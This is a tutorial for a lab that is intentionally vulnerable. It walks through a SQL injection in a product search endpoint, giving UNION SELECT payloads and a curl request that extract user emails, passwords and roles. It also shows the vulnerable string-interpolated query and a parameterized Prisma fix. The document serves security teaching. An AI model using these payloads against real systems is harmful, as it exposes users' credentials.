In today's tutorial, you're going to exploit a classic SQL injection hidden inside a product search feature.
By abusing how the query is built, you'll manipulate the database request and trigger a flag disclosure.
Everything happens inside the intentionally vulnerable OopsSec Store lab.
Setting Up the Lab
Start by spinning up the vulnerable environment locally. Open a terminal and run:
npx create-oss-store oss-store
cd oss-store
npm run dev
The setup installs dependencies, creates the database, seeds test data, and launches the app.
Once the server is ready, open:
http://localhost:3000You should see the storefront interface. Keep this tab open, you'll interact with it during the exploit.
What We're Targeting
The vulnerable feature lives in the product search.
You'll find a Search link in the header. Clicking it opens a page with a search input that lets you filter products by name or description.

Behind the UI, the frontend calls:
/api/products/search?q=...The problem: the value of q is injected directly into a raw SQL query. No sanitization. No parameterization.
That means the search box isn't just searching, it's letting you reshape the SQL statement itself.
Step-by-Step Exploitation
You don't need fancy tooling. The UI alone is enough, but using curl makes the behavior clearer.
1. Open the Search Page
Navigate to the Search page from the header.
Type something normal first, like fresh. You'll see regular products appear. That confirms the endpoint is working.
2. Test Basic SQL Injection Behavior
Now try breaking the query structure.

Paste this into the search box:
' UNION SELECT 1,2,3,4,5--Submit the search.
If the page doesn't error out, the injection is likely succeeding. The backend query structure has been modified.
3. Extract Data Using UNION SELECT
Next, send a payload that pulls data from another table.
Use:

DELIVERED' UNION SELECT id, email, password, role, addressId FROM users--Submit the search again.
You're no longer just querying products. You're merging rows from the users table into the response.
4. Trigger the Exploit via curl (Optional)
If you prefer seeing the raw request, run:
curl "http://localhost:3000/api/products/search?q=DELIVERED%27%20UNION%20SELECT%20id%2C%20email%2C%20password%2C%20role%2C%20addressId%20FROM%20users--"This sends the exact injected query to the backend.
Why This Vulnerability Exists
The backend constructs SQL using direct string interpolation:
const sqlQuery = `
  SELECT
    id,
    name,
    description,
    price,
    "imageUrl"
  FROM products
  WHERE name LIKE '%${query}%' OR description LIKE '%${query}%'
`;
The developer assumed the search value would always be harmless text.
But SQL interprets characters like ', --, and UNION as instructions.
When you enter:
DELIVERED' UNION SELECT ...You close the original string and append a new query segment.
Key failures:
- Trusting raw user input inside SQL
- Using
$queryRawUnsafe - No parameter binding
- No input validation
This violates one of the oldest security rules: never concatenate untrusted input into executable queries.
How to Fix It
The safest fix is to stop writing raw SQL for this feature and rely on Prisma's query builder.
Instead of building a string, use structured filters:
const results = await prisma.product.findMany({
  where: {
    OR: [
      { name: { contains: query, mode: "insensitive" } },
      { description: { contains: query, mode: "insensitive" } },
    ],
  },
});
Why this works:
- Prisma escapes input automatically
- The ORM builds parameterized queries
- Special characters stay data, not executable SQL
If raw SQL is absolutely required:
Use parameter placeholders instead of interpolation.
Also consider:
- Limiting database permissions
- Logging abnormal query patterns
- Adding server-side validation on search parameters
Wrapping Up
Search bars look harmless, but they often sit directly on top of database queries. Real-world breaches have started from features just like this: filters, search inputs, and autocomplete endpoints that quietly expose backend logic.
Practicing on vulnerable labs builds muscle memory. You learn how small mistakes, like string concatenation, turn into full data exposure.
If you want to explore more challenges like this, check out the OopsSec Store repository on GitHub:
Disclaimers
Do not deploy OopsSec Store on a production server. This application is intentionally vulnerable and should only be used in isolated, local environments for educational purposes.
Do not exploit vulnerabilities on systems you don't have explicit authorization to test. Unauthorized access to computer systems is illegal. Always obtain proper permission before performing security testing.
AI assistance was used in the writing of this writeup.
Feedback & Support
Having trouble following this writeup? Found a typo or have suggestions for improvement?
Feel free to open an issue or start a discussion on GitHub.
👉 If you find this project useful, consider giving it a star or forking it to show support!